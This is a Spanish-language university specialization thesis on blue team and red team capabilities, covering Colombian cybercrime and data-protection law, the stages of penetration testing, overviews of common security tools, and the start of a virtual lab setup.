CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS DE BLUE TEAM Y RED TEAM

CLAUDIA PATRICIA RUIZ SÁNCHEZ

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ, D.C.
2022

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS DE BLUE TEAM Y RED TEAM

CLAUDIA PATRICIA RUIZ SÁNCHEZ

Documento Técnico para optar por el título de
ESPECIALISTA EN SEGURIDAD INFORMÁTICA

Nombre
Luis Fernando Zambrano Hernández
Director

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA - ECBTI
ESPECIALIZACIÓN EN SEGURIDAD INFORMÁTICA
BOGOTÁ, D.C.
2022

CONTENIDO

Pág.

LISTA DE FIGURAS

LISTA DE TABLAS

pág.

GLOSARIO

Activo de información[1]: Según la Norma ISO 2701 lo define como los datos que tienen un valor para una organización.

Ciberseguridad[2]: "Es proteger los activos de información a través del tratamiento de una amenaza cuando se está en riesgo la información que se encuentra procesada y almacenada por medio de una infraestructura TI".

Exploits[3]: Es un ciberataque que se beneficia de los puntos débiles existentes en el software (sistemas operativos), infraestructura de hardware, aplicaciones, redes. Infraestructura TI: se define como el conjunto de dispositivos físicos y de aplicaciones de software necesaria para operar en una organización

Hackerspace[4]: este término hace referencia a un sitio físico de reunión o espacio colaborativo de personas que tienen un objetivo e intereses en común donde se comparten proyectos, conocimientos e ideas sobre tecnología.

Geek[5]: Un Individuo con mucho interés por la tecnología y la informática y posee un alto conocimiento sobre estos temas.

Subrepticiamente[6]: Hacer, decir, perseguir a escondidas, de manera disimulada o de forma oculta.

---

1 Normas ISO. [Sitio Web]. Bogotá: ISO 27001 seguridad de la información [Consulta: agosto 26 de 2022]. Disponible en: https://www.normas-iso.com/iso-27001/

2 Áudea. [Sitio Web]. Bogotá: Diferencias entre Ciberseguridad y Seguridad de la Información. [Consulta: agosto 26 de 2022]. Disponible en: https://www.audea.com/diferencias-ciberseguridad-seguridad-la-informacion/

3 Panda. [Sitio Web]. Bogotá: ¿Qué es un Exploit?. [Consulta: septiembre 07 de 2022]. Disponible en: https://www.pandasecurity.com/es/security-info/exploit/

4 Azul Web. [Sitio Web]. Bogotá: ¿Qué rayos es un Hackerspace?. [Consulta: septiembre 07 de 2022]. Disponible en: https://www.azulweb.net/que-rayos-es-un-hackerspace

5 Significados.com. [Sitio Web]. Bogotá: ¿Qué es Geek:?. [Consulta: septiembre 07 de 2022]. Disponible en: https://www.significados.com/geek/

6 Etimología. [Sitio Web]. Bogotá: subrepticiamente [Consulta: septiembre 07 de 2022]. Disponible en: http://etimologias.dechile.net/?subrepticiamente

RESUMEN

Debido a los incidentes cibernéticos presentados en los últimos años se hace necesario disponer de estrategias con el fin de fortalecer las condiciones de seguridad en una entidad u organización, salvaguardando los activos de información y la infraestructura TI, para ello se debe contar con perfiles profesionales como son los equipos de blue team y red team, que a través de herramientas de penetración o pentesting identifican vulnerabilidades y fallos de seguridad con el fin de establecer medidas de hardenización para prevenir o contener un ataque informático, de igual manera identificar cómo funciona y que características principales tienen las herramientas SIEM (Security Information and Event Management) para la contención o mitigación de estos incidentes de seguridad de la información.

Palabras clave: blue team, delitos informáticos, hardenizacion, legislación, pentesting, red team, vulnerabilidad.

ABSTRACT

Due to cyber incidents in recent years, it is necessary to have strategies with technical, legal and management capabilities in order to strengthen security aspects in an organization, safeguarding information assets and IT infrastructure. must have professional profiles such as the blue team and red team teams, which through penetration or pentesting tools identify vulnerabilities and security flaws in order to establish hardening measures to prevent or contain a computer attack, in the same way identify how it works and what main characteristics SIEM (Security Information and Event Management) tools have for the containment or mitigation of these information security incidents.

Keywords: blue team, computer crimes, hardening, legislation, pentesting, red team, vulnerability.

INTRODUCCIÓN

Las leyes y normas legales establecidas por la legislación Colombiana en materia de ciberseguridad son la base para la aplicación de estos conocimientos al momento de afrontar como futuros expertos en seguridad informática las diferentes situaciones que se presenten ante la ocurrencia de un evento o incidente informático que afecte la confidencialidad, integridad y disponibilidad en una arquitectura TI abordándolo desde el acatamiento de las normas éticas y legales promulgadas actualmente en Colombia con respecto a los “delitos informáticos y la protección de datos personales”, así mismo sirven como base para el apoyo y el acompañamiento en una auditoria y el respaldo ante la identificación de fallos de seguridad en la infraestructura de TI y a futuro poder realizar la contención de un ataque informático y poder planificar estrategias para la mitigación de riesgos y puesta de buenas prácticas de ciberseguridad al interior de una organización. Todo lo anterior desde el análisis de un ataque simulado y la demostración de la explotación de la vulnerabilidad registrada en el escenario planteado y la forma de reaccionar y actuar si se llegase a presentar un ataque o incidente cibernético en tiempo real y qué medidas de contención se plantearía para que el incidente informático no se vuelva a pasar, teniendo como herramienta una solución SIEM para llevar a cabo en tiempo real una exploración de lo que está sucediendo, se detecte, responda y neutralice un incidente cibernètico y dar una respuesta rápida a los diferentes eventos y amenazas que se puedan presentar.

OBJETIVOS

OBJETIVO GENERAL

Elaborar un informe técnico donde se muestren las prácticas más importantes de los equipos de blue team y red team implementadas durante el seminario especializado y dar recomendaciones necesarias que permitan fortalecer los aspectos de seguridad de la información en una organización o entidad.

OBJETIVOS ESPECÍFICOS

- Identificar qué legislación “leyes, decretos” existen actualmente en Colombia sobre los delitos informáticos y la protección de datos personales, las características principales de cada ley para la conformación de equipos estratégicos
- Conocer las pruebas de penetración o pentesting y cada una de las etapas que estas conllevan para poder aplicar pruebas de intrusión
- Realizar un informe de las herramientas y procedimientos utilizados acordes con los pasos del pentesting para brindar una respuesta al escenario planteado para los equipos Red team y Blue team

DESARROLLO DEL INFORME

1 CONCEPTOS EQUIPOS DE SEGURIDAD

1.1 “LEYES Y DECRETOS QUE EXISTEN ACTUALMENTE EN COLOMBIA SOBRE DELITOS INFORMÁTICOS Y PROTECCIÓN DE DATOS PERSONALES, CARACTERÍSTICAS PRINCIPALES DE CADA LEY.”

A partir de la “Ley 1273 de 2009” en Colombia, el Congreso establece normas que penalizan los delitos informáticos denominado “De la protección de la información y de los datos”, el objetivo de esta ley es la de amparar “el bien jurídico de la información y el dato” y permitir que los ciudadanos al conocer esta ley no incurran en ningún tipo de delito cuando se trate del uso de la información.

Esta ley penaliza hasta con 120 meses y multas hasta con 1500 salarios mínimos legales vigentes, a los que incurran “*con objeto ilícito y sin estar facultado para ello, diseñe, desarrolle, trafique, venda, ejecute, programe o envíe páginas electrónicas, enlaces o ventanas emergentes*”[7]. A continuación, se describen los delitos informáticos y características que son penalizados por esta ley.

“De la Protección de la información y de los datos”, CAPITULO I “De los atentados contra la confidencialidad, la integridad y la disponibilidad de los datos y de los sistemas informáticos” [8]

- **Artículo 269A. Acceso abusivo a un sistema informático**

Este delito se comete cuando se accede a un sistema de información sin autorización y se vulnera la seguridad establecida por las personas encargadas de

[7] Congreso de la República de Colombia (enero 5 de 2009) [Sitio Web]. Bogotá. EY 1273 DE 2009. Por medio de la cual se modifica el Código Penal, se crea un nuevo bien jurídico tutelado - denominado "de la protección de la información y de los datos" y se preservan integralmente los sistemas que utilicen las tecnologías de la información y las comunicaciones, entre otras disposiciones”. D.O. No. 47.223 de 5 de enero de 2009. [Consulta: agosto 26 de 2022]. Disponible en http://www.secretariasenado.gov.co/senado/basedoc/ley_1273_2009.html

[8] Ibid., p.13

la administración o de los permisos de acceso al sistema informático, causando la perdida de información violación de intimidad, vulneración del sistema protegido.

- **Artículo 269E. Uso de software malicioso**

Este delito informático se comente cuando el Ciberdelincuentes entra a un computador sin autorización y hace uso de: bombas lógicas, software malicioso o malware tipo virus, gusanos, troyanos o spyware y provoca acciones que dañan o afectan el normal funcionamiento del PC, infectando archivos, explotando vulnerabilidades, accesos no autorizados al sistema o la captura de información de una persona o compañías sin permiso.

- **Artículo 269F. Violación de datos personales**

Se incurre en este delito informático cuando una persona no autorizada accede a información correspondiente a datos personales, fotografías, información de una empresa, vídeos y la usa sin autorización del dueño de la información, con fines de comercialización o lucro para el mismo o para terceros.

- **Artículo 269G: suplantación de sitios web para capturar datos personales.**

Se comete este delito informático cuando a través de un dominio falso se ingresa a una página web falsa y se le captura datos o información a una persona y se utiliza esta información obtenida de forma ilegal con propósitos ilícitos.

Conductas punibles tipificadas en Colombia, la pornografía infantil "*incidentes asociados a la modalidad de GROOMING (la suplantación de un NNA - Niño, Niña y/ Adolescente en la red)*". [9]

Gromming.

[9] UNAD. [Sitio Web]. Bogotá. Nueva modalidad de delitos informáticos en Colombia. 2018. [Consulta: agosto 26 de 2022]. Disponible en https://noticias.unad.edu.co/index.php/gidt/2333-nueva-modalidad-de-delitos-i

"Ley 679 de 2001 (Pornografía y explotación sexual con menores) Esta Ley contempla en el artículo 4, un sistema de autorregulación, en virtud del cual el Gobierno nacional, por intermedio del Ministerio de Comunicaciones hoy Ministerio de Tecnologías de la Información y las Comunicaciones-, promoverá e incentivará la adopción de sistemas de autorregulación y códigos de conducta eficaces en el manejo y el aprovechamiento de redes globales de información, estos códigos se elaboraran con la participación de organismos representativos de los proveedores y usuarios de servicios de redes globales de información." [10]

El grooming que significa "acicalar" en español, es una conducta realizada por un adulto quien se gana la amistad del menor de edad, simulando ser una persona también menor, el abusador va consiguiendo información y ubicación del menor, una vez se crea la conexión emocional. A partir de ahí se da inicio al acoso, donde el menor es extorsionado para que entregue más material obsceno o ceda a un encuentro físico con su victimario para abusarlo o explotarlo sexualmente, este tipo de acoso afecta al menor por el chantaje.

1.2 LEY ESTATUTARIA 1581 DE 2012 "LEY DE PROTECCIÓN DE DATOS PERSONALES"

En Colombia en cuanto a la protección de datos personales existe la ley 1581 de 2012, esta ley decretada por el Congreso de la república reglamenta la recolección y protección de datos personales, como también los lineamientos de seguridad para la correcta disposición en las diferentes bases de datos o archivos garantizando el respeto, buen uso, seguridad y prevención si se llegase a presentar un uso no

[10]Congreso de la República de Colombia (4 de agosto de 2001). [Sitio Web]. Bogotá LEY 679 DE 2001. por medio de la cual se expide un estatuto para prevenir y contrarrestar la explotación, la pornografía y el turismo sexual con menores, en desarrollo del artículo 44 de la Constitución. D.O. No. 44.509. http://www.oas.org/juridico/spanish/cyb_col_ley_679_2001.pdf

adecuado de los datos personales.[11] Esta ley 1581 determina que el dato personal es "*Cualquier información vinculada o que pueda asociarse a una o varias personas naturales determinadas o determinable*s". (Ley 1581, 2012, art.3 literal c)"[12]

Esta ley aplica y se refiere al tipo de dato personal registrado en todo tipo de base de datos que lo haga susceptible de tratamiento de datos en el territorio nacional por organizaciones o entidades de naturaleza pública o privada u organizaciones responsables del tratamiento de datos que no se encuentran ubicados en Colombia y se le pueda aplicar la legislación colombiana en virtud de las normas nacionales también llamada Habeas Data. En caso de no cumplirse lo decretado por la ley, la Superintendencia de Industria y Comercio como ente de control y vigilancia tiene el poder de sancionar a las entidades que incumplan o incurran en conductas contraria a esta ley. [13]

1.3 PRUEBAS DE PENETRACIÓN O PENTESTING, DEFINICIÓN Y ETAPAS DEL PENTESTING

Se consideran las siguientes etapas del pentesting

- **El reconocimiento**: Es una de las primeras etapas para realizar pentesting o pruebas de penetración la cual permite identificar el sistema objetivo y recopilar información necesaria para la toma de decisiones, se define el

[11] Congreso de la República de Colombia (octubre 17 de 2012). [Sitio Web]. Bogotá. LEY ESTATUTARIA 1581 DE 2012. Por la cual se dictan disposiciones generales para la protección de datos personales. D.O. No. 48.587 de 18 de octubre de 2012. [Consulta: agosto 31 de 2022]. Disponible en https://normograma.mintic.gov.co/mintic/docs/pdf/ley_1581_2012.pdf

[12] Ibid., p. 16

[13] Superintendencia de Industria y Comercio. [Sitio Web]. Bogotá. Protección de Datos Personales: Aspectos prácticos Sobre el Derecho de Habeas Data. (2016). [Consulta: agosto 26 de 2022]. Disponible en http://www.sic.gov.co/sites/default/files/files/Nuestra_Entidad/Publicaciones/Aspectos_Derecho_de_Habeas_Data.pdf

alcance la auditoria, y los tiempos para llevar a cabo las pruebas de penetración y los pasos para tener en cuenta en las siguientes etapas.

Las herramientas más utilizadas durante esta fase de reconocimiento son: Nmap, Dnsmap, dnsrecon, recon-ng SubFinder. [14]
Como ejemplo se utilizará Recon-NG, esta herramienta utiliza motores de búsqueda, complementos y API en línea del sistema objetivo.[15]

- **Selección de los exploits / ejecución**: etapa en la que se define donde se llevará a cabo la explotación sobre el sistema que se ha definido como objetivo (infraestructura de red, sistemas operativos, aplicaciones y servicios), asimismo en estas pruebas de penetración se recopila información pública del sistema (footprinting) e información concreta del sistema (fingerprinting). [16]

  Las herramientas utilizadas durante esta fase son: OpenVas, Nessus, Metasploit, sparta, xarp, canvas, etc.
  Como ejemplo se utilizará NESSUS, que es una herramienta para escaneos de seguridad en sistemas operativos y aplicaciones, escaneando con la dirección IP, detecta amenazas como malware y brinda un informe con la solución. [17]

- **Análisis e impacto**: Una vez se ha llevado a cabo los exploits o ataque sobre el sistema objetivo se analiza que impacto tuvo, se categorizan, evalúan y se valoran los riesgos sobre una matriz de riesgos, se definen los controles y procedimientos que se utilizaran para minimizar el riesgo y la toma de

[14] Bidaidea cybersegurity & intelligence. [Sitio Web]. Bogotá. ¿Cuál son la 5 Fases del Pentesting?. [Consulta: septiembre 01 de 2022]. Disponible en https://ciberseguridadbidaidea.com/fases-del-pentesting/
[15] Noticias de seguridad informática. [sitio web]. Bogotá Recon-ng – herramienta para recolección de información. [Consulta: septiembre 01 de 2022]. Disponible en https://noticiasseguridad.com/tutoriales/recon-ng-herramienta-para-recoleccion-de-informacion/
[16] Álvarez, Vilma. [Sitio Web]. Bogotá, Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). [Consulta: agosto 26 de 2022]. Disponible en https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf
[17] Auditoria de sistemas. [sitio web]. Bogotá. Nessus vulnerability scanner. Consulta: septiembre 01 de 2022]. Disponible en https://fferia.wordpress.com/nessus/

decisiones o acciones a partir de este diagnóstico y determinar estrategias a futuro.

Las herramientas utilizadas durante esta fase son: Empire, poet, pwnat, arpag, netCat.
Como ejemplo se utilizará NetCat: esta herramienta permite leer y escribir datos por medio de las conexiones de red entrantes y salientes a través del protocolo TCP/IP. [18]

- **Reportes o generación de informes**: En esta etapa se documenta las pruebas realizadas por parte del talento humano que llevó a cabo la prueba de penetración, las herramientas utilizadas y las vulnerabilidades encontradas a través de un informe técnico y el informe ejecutivo se documenta con los riesgos, el impacto generado y los controles a implementar.

  Las herramientas utilizadas durante esta fase son: Dradis, Faraday, Simple Vulnerability Manager.
  Como ejemplo se utilizará Dradis: esta herramienta es utilizada para el reporte y la visualización de la información obtenida después de una prueba de penetración. [19]
  Las diferentes metodologías empleadas para realizar el pentesting difieren respecto a la técnica a emplear, para mencionar están las tecnologías de blackbox (caja negra) la cual no se conoce nada del objetivo y su éxito depende el auditor, para la metodología Gray box (caja gris) el auditor conoce los canales pero tiene limitado al conocimiento acerca de los activos y el objetivo a auditar y finalmente la metodología de White box (caja blanca) el

[18] BeHackerPro, [Sitio Web]. Bogotá. Profesionales en seguridad. [sitio web]. ¿Qué es Netcat? [Consulta: septiembre 01 de 2022]. Disponible en https://behacker.pro/que-es-netcat/
[19] Seguridad informática. [Sitio Web]. Bogotá. - Hacking Ético - Conocer el ataque para una mejor defensa. [Consulta: septiembre 01 de 2022]. Disponible en https://www.ediciones-eni.com/open/mediabook.aspx?idR=e297a7ddd5986c49c1a4ef9cb7033766

auditor conoce los canales pero tiene un leve conocimiento en los activos y defensas.[20]

1.4 HERRAMIENTAS DE CIBERSEGURIDAD Y SOFTWARE ESPECIALIZADO PARA LAS PRUEBAS DE PENETRACIÓN O PENTESTING

Metasploit: Esta herramienta de seguridad permite la ejecución de exploits contra una máquina remota, la cual permite que se aproveche las vulnerabilidades de las redes hardware o sistemas operativos como si fuera un programa de software para tomar el control del PC o substraer datos de red, esta herramienta facilita la realización de auditorías de seguridad, recopilando toda la información de la máquina identificando y explotando todas sus debilidades.[21]

Nmap: Es una herramienta especial para el escaneo de redes y puertos abiertos, permite conocer el estado actual y el nivel de exposición en que se encuentran las vulnerabilidades antes que los atacantes, se instala normalmente en las distribuciones de Linux, se basa en el análisis e intercambio de paquetes TCP en las máquinas objetivo, reconociendo el Sistema Operativo de la máquina y sus versiones, los servicios activos y sus versiones, firewall o paquetes bloqueados, todo remotamente a través de su base de datos OSfingerprint "huellas", esta detección lo hace a través del escaneo de los dispositivos haciendo un sondeo de ping y cuando detecta la conexión establece que el puerto está abierto.[22]

OpenVas: (Open Vulnerability Assessment System – Sistema Abierto de Evaluación de Vulnerabilidades**),** esta herramienta de software libre permite

20 Álvarez, Vilma. [Sitio Web]. Bogotá. Propuesta de una metodología de pruebas de penetración orientada a riesgos. Semanticscholar. (pp. 1-26). [Consulta: agosto 26 de 2022]. Disponible en https://pdfs.semanticscholar.org/f3be/44039e5f4c1bfced6ad23455291b2a304c77.pdf

21 AprendeaHackear.com. MetaSploit, [Sitio Web]. Bogotá. Tomar control de equipos remotos. Curso de hackers - Ataques Metasploit. [Consulta: agosto 26 de 2022]. Disponible en http://www.cursodehackers.com/metasploit.html

22 De Luz, Sergio. [Sitio Web]. Bogotá. Configuración puertos realiza escaneos de puertos con Nmap a cualquier servidor o sistema. [Consulta: agosto 26 de 2022]. Disponible en https://www.redeszone.net/tutoriales/configuracion-puertos/nmap-escanear-puertos-comandos/

escanear vulnerabilidades para la corrección de fallas de seguridad, detecta intrusiones e “integra un conjunto de herramientas accesibles desde un portal web, plantea soluciones a las vulnerabilidades detectadas a través de tres servicios (escáner, cliente web y servicio manager)”, después del análisis de un PC o un servidor local o remoto, tienen como características que escanea vulnerabilidades al mismo tiempo en varios equipos y programadas, soporta los protocolos SSL, HTTP y HTTPS. [23]

ExploitDB: Es una base de datos o repositorio de exploits donde se encuentran las vulnerabilidades o brechas de seguridad de las aplicaciones y como sacar partido de ellas, también está disponible para los investigadores de vulnerabilidades y pruebas de penetración. [24]

CVE: (Vulnerabilidades y exposiciones comunes), es un diccionario que provee un listado de vulnerabilidades y herramientas de seguridad separadas, en este listado se identifican y categorizan las vulnerabilidades tanto en firmware como en software lo anterior para blindar a las organizaciones para que mejoren su ciberseguridad y permitir el intercambio de información entre las organizaciones sobre las vulnerabilidades más conocidas, esto lo realizan por medio de un identificador único y fecha de la amenaza cibernética especifica con un mismo nombre en común. Ese glosario de vulnerabilidades es un proyecto de seguridad de LA CORPORACIÓN MITRE-.[25]

[23] OpenVas en Linux: Explorando nuestros sistemas Álvarez Huerta L. mayo 30 de 2014. Consultado en línea de https://openwebinars.net/blog/openvas-en-linux-explorando-nuestros-sistemas/. Agosto 28 de 2022


[24] Mendoza Marco, (2021). Las mejores bases de datos de exploits para investigadores de seguridad. [Consulta: agosto 26 de 2022]. Disponible en: https://hackingymas.com/las-mejores-bases-de-datos-de-exploits-para-investigadores-de-seguridad/#:~:text=Exploit%20DB&text=Este%20proyecto%20de%20Offensive%20Security,vulnerabilidades%20y%20pruebas%20de%20penetraci%C3%B3n.

[25] Ciberseguridad. ¿Qué es CVE? Explicación de vulnerabilidades y exposiciones comunes – Ciberseguridad. [Consulta: agosto 26 de 2022]. Disponible en https://ciberseguridad.com/herramientas/marco-mitre-att-ck/cve-vulnerabilidades-exposiciones-comunes/

1.5 ANÁLISIS Y CONFIGURACIÓN DEL “BANCO DE TRABAJO”

Paso A: Descarga de la herramienta virtualizadora “Virtual Box” en su última versión.

Figura 1 Descarga herramienta virtualizadora Virtual Box




Fuente: Propia

Figura 2 Instalación herramienta virtualizadora VirtualBox en el PC Host

Fuente: Propia


Figura 3 VirtualBox Instalado



Fuente: Propia


Paso B: Descarga de las imágenes en formato OVA: Windows 7 X86, Windows 7 X64, Kali Linux.

Figura 4 Descarga imágenes OVA para el Banco de Trabajo




Fuente: Propia

Figura 5 Importación máquina virtual Windows 7 de 32 bits




Fuente: Propia

Figura 6 Importación máquina virtual Windows 7 de 64 bits



Fuente: Propia

Figura 7 Importación la máquina virtual Kali Linux




Fuente: Propia

Paso C: Comunicación entre cada una de las máquinas Windows con la máquina de Kali Linux

